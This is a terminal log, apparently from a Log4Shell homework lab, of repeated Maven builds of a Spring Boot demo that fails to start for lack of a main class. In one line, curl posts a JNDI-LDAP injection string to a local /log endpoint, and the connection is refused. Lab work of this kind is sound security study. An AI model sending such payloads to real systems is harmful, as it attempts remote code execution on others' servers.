**[INFO]**

**[INFO] --- maven-surefire-plugin:2.12.4:test (default-test) @ log4shell-demo ---**

**[INFO] No tests to run.**

**[INFO]**

**[INFO] --- maven-jar-plugin:2.4:jar (default-jar) @ log4shell-demo ---**

**[WARNING] JAR will be empty - no content was marked for inclusion!**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (default) @ log4shell-demo ---**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD FAILURE**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 2.643 s**

**[INFO] Finished at: 2025-05-28T23:17:10Z**

**[INFO] ------------------------------------------------------------------------**

**[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (default) on project log4shell-demo: Execution default of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[INFO]**

**[INFO] --- maven-clean-plugin:2.5:clean (default-clean) @ log4shell-demo ---**

**[INFO] Deleting /home/ec2-user/log4shell-homework/target**

**[INFO]**

**[INFO] --- maven-resources-plugin:2.6:resources (default-resources) @ log4shell-demo ---**

**[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platform dependent!**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:2.6:testResources (default-testResources) @ log4shell-demo ---**

**[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platform dependent!**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-surefire-plugin:2.12.4:test (default-test) @ log4shell-demo ---**

**[INFO] No tests to run.**

**[INFO]**

**[INFO] --- maven-jar-plugin:2.4:jar (default-jar) @ log4shell-demo ---**

**[WARNING] JAR will be empty - no content was marked for inclusion!**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD SUCCESS**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 1.800 s**

**[INFO] Finished at: 2025-05-28T23:20:26Z**

**[INFO] ------------------------------------------------------------------------**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**no main manifest attribute, in target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**Downloading from central: https://repo.maven.apache.org/maven2/org/springframework/boot/spring-boot-starter-parent/$%7Bspring.boot.version%7D/spring-boot-starter-parent-$%7Bspring.boot.version%7D.pom**

**[ERROR] [ERROR] Some problems were encountered while processing the POMs:**

**[FATAL] Non-resolvable parent POM for com.example:log4shell-demo:0.0.1-SNAPSHOT: Could not find artifact org.springframework.boot:spring-boot-starter-parent:pom:${spring.boot.version} in central (https://repo.maven.apache.org/maven2) and 'parent.relativePath' points at no local POM @ line 23, column 13**

**@**

**[ERROR] The build could not read 1 project -> [Help 1]**

**[ERROR]**

**[ERROR] The project com.example:log4shell-demo:0.0.1-SNAPSHOT (/home/ec2-user/log4shell-homework/pom.xml) has 1 error**

**[ERROR] Non-resolvable parent POM for com.example:log4shell-demo:0.0.1-SNAPSHOT: Could not find artifact org.springframework.boot:spring-boot-starter-parent:pom:${spring.boot.version} in central (https://repo.maven.apache.org/maven2) and 'parent.relativePath' points at no local POM @ line 23, column 13 -> [Help 2]**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/ProjectBuildingException**

**[ERROR] [Help 2] http://cwiki.apache.org/confluence/display/MAVEN/UnresolvableModelException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**no main manifest attribute, in target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[INFO]**

**[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---**

**[INFO] Deleting /home/ec2-user/log4shell-homework/target**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---**

**[INFO] No tests to run.**

**[INFO]**

**[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---**

**[WARNING] JAR will be empty - no content was marked for inclusion!**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---**

**[INFO] Replacing main artifact with repackaged archive**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD SUCCESS**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 3.233 s**

**[INFO] Finished at: 2025-05-28T23:27:47Z**

**[INFO] ------------------------------------------------------------------------**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**Exception in thread "main" java.lang.ClassNotFoundException: com.example.Log4ShellDemoApplication**

**at java.base/java.net.URLClassLoader.findClass(URLClassLoader.java:445)**

**at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:592)**

**at org.springframework.boot.loader.LaunchedURLClassLoader.loadClass(LaunchedURLClassLoader.java:151)**

**at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:525)**

**at java.base/java.lang.Class.forName0(Native Method)**

**at java.base/java.lang.Class.forName(Class.java:467)**

**at org.springframework.boot.loader.MainMethodRunner.run(MainMethodRunner.java:46)**

**at org.springframework.boot.loader.Launcher.launch(Launcher.java:108)**

**at org.springframework.boot.loader.Launcher.launch(Launcher.java:58)**

**at org.springframework.boot.loader.JarLauncher.main(JarLauncher.java:88)**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ curl -X POST http://localhost:8080/log -d '${jndi:ldap://host.docker.internal:389/a}'**

**curl: (7) Failed to connect to localhost port 8080 after 0 ms: Couldn't connect to server**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn spring-boot:run**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[INFO]**

**[INFO] >>> spring-boot-maven-plugin:2.5.5:run (default-cli) > test-compile @ log4shell-demo >>>**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] <<< spring-boot-maven-plugin:2.5.5:run (default-cli) < test-compile @ log4shell-demo <<<**

**[INFO]**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:run (default-cli) @ log4shell-demo ---**

**[INFO] Attaching agents: []**

**Error: Could not find or load main class com.example.Log4ShellDemoApplication**

**Caused by: java.lang.ClassNotFoundException: com.example.Log4ShellDemoApplication**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD FAILURE**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 2.355 s**

**[INFO] Finished at: 2025-05-28T23:32:22Z**

**[INFO] ------------------------------------------------------------------------**

**[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1 -> [Help 1]**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/MojoExecutionException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn spring-boot:run -e**

**[INFO] Error stacktraces are turned on.**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[INFO]**

**[INFO] >>> spring-boot-maven-plugin:2.5.5:run (default-cli) > test-compile @ log4shell-demo >>>**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] <<< spring-boot-maven-plugin:2.5.5:run (default-cli) < test-compile @ log4shell-demo <<<**

**[INFO]**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:run (default-cli) @ log4shell-demo ---**

**[INFO] Attaching agents: []**

**Error: Could not find or load main class com.example.Log4ShellDemoApplication**

**Caused by: java.lang.ClassNotFoundException: com.example.Log4ShellDemoApplication**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD FAILURE**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 2.293 s**

**[INFO] Finished at: 2025-05-28T23:35:21Z**

**[INFO] ------------------------------------------------------------------------**

**[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1 -> [Help 1]**

**org.apache.maven.lifecycle.LifecycleExecutionException: Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:215)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)**

**at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)**

**at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)**

**at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)**

**at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)**

**at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)**

**at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)**

**at jdk.internal.reflect.NativeMethodAccessorImpl.invoke0 (Native Method)**

**at jdk.internal.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:77)**

**at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)**

**at java.lang.reflect.Method.invoke (Method.java:569)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced (Launcher.java:282)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.launch (Launcher.java:225)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)**

**Caused by: org.apache.maven.plugin.MojoExecutionException: Application finished with exit code: 1**

**at org.springframework.boot.maven.RunMojo.runWithForkedJvm (RunMojo.java:101)**

**at org.springframework.boot.maven.AbstractRunMojo.doRunWithForkedJvm (AbstractRunMojo.java:286)**

**at org.springframework.boot.maven.AbstractRunMojo.run (AbstractRunMojo.java:251)**

**at org.springframework.boot.maven.AbstractRunMojo.execute (AbstractRunMojo.java:223)**

**at org.apache.maven.plugin.DefaultBuildPluginManager.executeMojo (DefaultBuildPluginManager.java:137)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:210)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)**

**at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)**

**at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)**

**at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)**

**at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)**

**at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)**

**at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)**

**at jdk.internal.reflect.NativeMethodAccessorImpl.invoke0 (Native Method)**

**at jdk.internal.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:77)**

**at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)**

**at java.lang.reflect.Method.invoke (Method.java:569)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced (Launcher.java:282)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.launch (Launcher.java:225)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)**

**[ERROR]**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/MojoExecutionException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn spring-boot:run -X**

**Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5)**

**Maven home: /usr/share/maven**

**Java version: 17.0.15, vendor: Amazon.com Inc., runtime: /usr/lib/jvm/java-17-amazon-corretto.x86\_64**

**Default locale: en, platform encoding: UTF-8**

**OS name: "linux", version: "6.1.134-152.225.amzn2023.x86\_64", arch: "amd64", family: "unix"**

**[DEBUG] Created new class realm maven.api**

**[DEBUG] Importing foreign packages into class realm maven.api**

**[DEBUG] Imported: javax.annotation.\* < plexus.core**

**[DEBUG] Imported: javax.annotation.security.\* < plexus.core**

**[DEBUG] Imported: javax.inject.\* < plexus.core**

**[DEBUG] Imported: org.apache.maven.\* < plexus.core**

**[DEBUG] Imported: org.apache.maven.artifact < plexus.core**

**[DEBUG] Imported: org.apache.maven.classrealm < plexus.core**

**[DEBUG] Imported: org.apache.maven.cli < plexus.core**

**[DEBUG] Imported: org.apache.maven.configuration < plexus.core**

**[DEBUG] Imported: org.apache.maven.exception < plexus.core**

**[DEBUG] Imported: org.apache.maven.execution < plexus.core**

**[DEBUG] Imported: org.apache.maven.execution.scope < plexus.core**

**[DEBUG] Imported: org.apache.maven.lifecycle < plexus.core**

**[DEBUG] Imported: org.apache.maven.model < plexus.core**

**[DEBUG] Imported: org.apache.maven.monitor < plexus.core**

**[DEBUG] Imported: org.apache.maven.plugin < plexus.core**

**[DEBUG] Imported: org.apache.maven.profiles < plexus.core**

**[DEBUG] Imported: org.apache.maven.project < plexus.core**

**[DEBUG] Imported: org.apache.maven.reporting < plexus.core**

**[DEBUG] Imported: org.apache.maven.repository < plexus.core**

**[DEBUG] Imported: org.apache.maven.rtinfo < plexus.core**

**[DEBUG] Imported: org.apache.maven.settings < plexus.core**

**[DEBUG] Imported: org.apache.maven.toolchain < plexus.core**

**[DEBUG] Imported: org.apache.maven.usability < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.\* < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.authentication < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.authorization < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.events < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.observers < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.proxy < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.repository < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.resource < plexus.core**

**[DEBUG] Imported: org.codehaus.classworlds < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.\* < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.classworlds < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.component < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.configuration < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.container < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.context < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.lifecycle < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.logging < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.personality < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.util.xml.Xpp3Dom < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlPullParser < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlPullParserException < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlSerializer < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.\* < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.artifact < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.collection < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.deployment < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.graph < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.impl < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.installation < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.internal.impl < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.metadata < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.repository < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.resolution < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.spi < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.transfer < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.version < plexus.core**

**[DEBUG] Imported: org.fusesource.jansi.\* < plexus.core**

**[DEBUG] Imported: org.slf4j.\* < plexus.core**

**[DEBUG] Imported: org.slf4j.event.\* < plexus.core**

**[DEBUG] Imported: org.slf4j.helpers.\* < plexus.core**

**[DEBUG] Imported: org.slf4j.spi.\* < plexus.core**

**[DEBUG] Populating class realm maven.api**

**[INFO] Error stacktraces are turned on.**

**[DEBUG] Message scheme: color**

**[DEBUG] Message styles: debug info warning error success failure strong mojo project**

**[DEBUG] Reading global settings from /usr/share/maven/conf/settings.xml**

**[DEBUG] Reading user settings from /home/ec2-user/.m2/settings.xml**

**[DEBUG] Reading global toolchains from /usr/share/maven/conf/toolchains.xml**

**[DEBUG] Reading user toolchains from /home/ec2-user/.m2/toolchains.xml**

**[DEBUG] Using local repository at /home/ec2-user/.m2/repository**

**[DEBUG] Using manager EnhancedLocalRepositoryManager with priority 10.0 for /home/ec2-user/.m2/repository**

**[INFO] Scanning for projects...**

**[DEBUG] Extension realms for project com.example:log4shell-demo:jar:0.0.1-SNAPSHOT: (none)**

**[DEBUG] Looking up lifecycle mappings for packaging jar from ClassRealm[plexus.core, parent: null]**

**[DEBUG] Extension realms for project org.springframework.boot:spring-boot-starter-parent:pom:2.5.5: (none)**

**[DEBUG] Looking up lifecycle mappings for packaging pom from ClassRealm[plexus.core, parent: null]**

**[DEBUG] Extension realms for project org.springframework.boot:spring-boot-dependencies:pom:2.5.5: (none)**

**[DEBUG] Looking up lifecycle mappings for packaging pom from ClassRealm[plexus.core, parent: null]**

**[DEBUG] Resolving plugin prefix spring-boot from [org.apache.maven.plugins, org.codehaus.mojo]**

**[DEBUG] Resolved plugin prefix spring-boot to org.springframework.boot:spring-boot-maven-plugin from POM com.example:log4shell-demo:jar:0.0.1-SNAPSHOT**

**[DEBUG] === REACTOR BUILD PLAN ================================================**

**[DEBUG] Project: com.example:log4shell-demo:jar:0.0.1-SNAPSHOT**

**[DEBUG] Tasks: [spring-boot:run]**

**[DEBUG] Style: Regular**

**[DEBUG] =======================================================================**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[DEBUG] Resolving plugin prefix spring-boot from [org.apache.maven.plugins, org.codehaus.mojo]**

**[DEBUG] Resolved plugin prefix spring-boot to org.springframework.boot:spring-boot-maven-plugin from POM com.example:log4shell-demo:jar:0.0.1-SNAPSHOT**

**[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]**

**[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]**

**[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]**

**[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]**

**[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]**

**[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]**

**[DEBUG] === PROJECT BUILD PLAN ================================================**

**[DEBUG] Project: com.example:log4shell-demo:0.0.1-SNAPSHOT**

**[DEBUG] Dependencies (collect): []**

**[DEBUG] Dependencies (resolve): [test]**

**[DEBUG] Repositories (dependencies): [central (https://repo.maven.apache.org/maven2, default, releases)]**

**[DEBUG] Repositories (plugins) : [central (https://repo.maven.apache.org/maven2, default, releases)]**

**[DEBUG] --- init fork of com.example:log4shell-demo:0.0.1-SNAPSHOT for org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) ---**

**[DEBUG] Dependencies (collect): []**

**[DEBUG] Dependencies (resolve): [compile, test]**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources (default-resources)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<addDefaultExcludes default-value="true"/>**

**<buildFilters default-value="${project.build.filters}"/>**

**<delimiters>**

**<delimiter>@</delimiter>**

**</delimiters>**

**<encoding default-value="${project.build.sourceEncoding}"/>**

**<escapeWindowsPaths default-value="true"/>**

**<fileNameFiltering default-value="false"/>**

**<includeEmptyDirs default-value="false"/>**

**<outputDirectory default-value="${project.build.outputDirectory}"/>**

**<overwrite default-value="false"/>**

**<project default-value="${project}"/>**

**<propertiesEncoding>UTF-8</propertiesEncoding>**

**<resources default-value="${project.resources}"/>**

**<session default-value="${session}"/>**

**<skip default-value="false">${maven.resources.skip}</skip>**

**<supportMultiLineFiltering default-value="false"/>**

**<useBuildFilters default-value="true"/>**

**<useDefaultDelimiters default-value="true">false</useDefaultDelimiters>**

**</configuration>**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile (default-compile)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<basedir default-value="${basedir}"/>**

**<buildDirectory default-value="${project.build.directory}"/>**

**<compilePath default-value="${project.compileClasspathElements}"/>**

**<compileSourceRoots default-value="${project.compileSourceRoots}"/>**

**<compilerId default-value="javac">${maven.compiler.compilerId}</compilerId>**

**<compilerReuseStrategy default-value="${reuseCreated}">${maven.compiler.compilerReuseStrategy}</compilerReuseStrategy>**

**<compilerVersion>${maven.compiler.compilerVersion}</compilerVersion>**

**<debug default-value="true">${maven.compiler.debug}</debug>**

**<debuglevel>${maven.compiler.debuglevel}</debuglevel>**

**<encoding default-value="${project.build.sourceEncoding}">${encoding}</encoding>**

**<executable>${maven.compiler.executable}</executable>**

**<failOnError default-value="true">${maven.compiler.failOnError}</failOnError>**

**<failOnWarning default-value="false">${maven.compiler.failOnWarning}</failOnWarning>**

**<forceJavacCompilerUse default-value="false">${maven.compiler.forceJavacCompilerUse}</forceJavacCompilerUse>**

**<fork default-value="false">${maven.compiler.fork}</fork>**

**<generatedSourcesDirectory default-value="${project.build.directory}/generated-sources/annotations"/>**

**<maxmem>${maven.compiler.maxmem}</maxmem>**

**<meminitial>${maven.compiler.meminitial}</meminitial>**

**<mojoExecution default-value="${mojoExecution}"/>**

**<optimize default-value="false">${maven.compiler.optimize}</optimize>**

**<outputDirectory default-value="${project.build.outputDirectory}"/>**

**<parameters default-value="false">true</parameters>**

**<project default-value="${project}"/>**

**<projectArtifact default-value="${project.artifact}"/>**

**<release>${maven.compiler.release}</release>**

**<session default-value="${session}"/>**

**<showDeprecation default-value="false">${maven.compiler.showDeprecation}</showDeprecation>**

**<showWarnings default-value="false">${maven.compiler.showWarnings}</showWarnings>**

**<skipMain>${maven.main.skip}</skipMain>**

**<skipMultiThreadWarning default-value="false">${maven.compiler.skipMultiThreadWarning}</skipMultiThreadWarning>**

**<source default-value="1.6">${maven.compiler.source}</source>**

**<staleMillis default-value="0">${lastModGranularityMs}</staleMillis>**
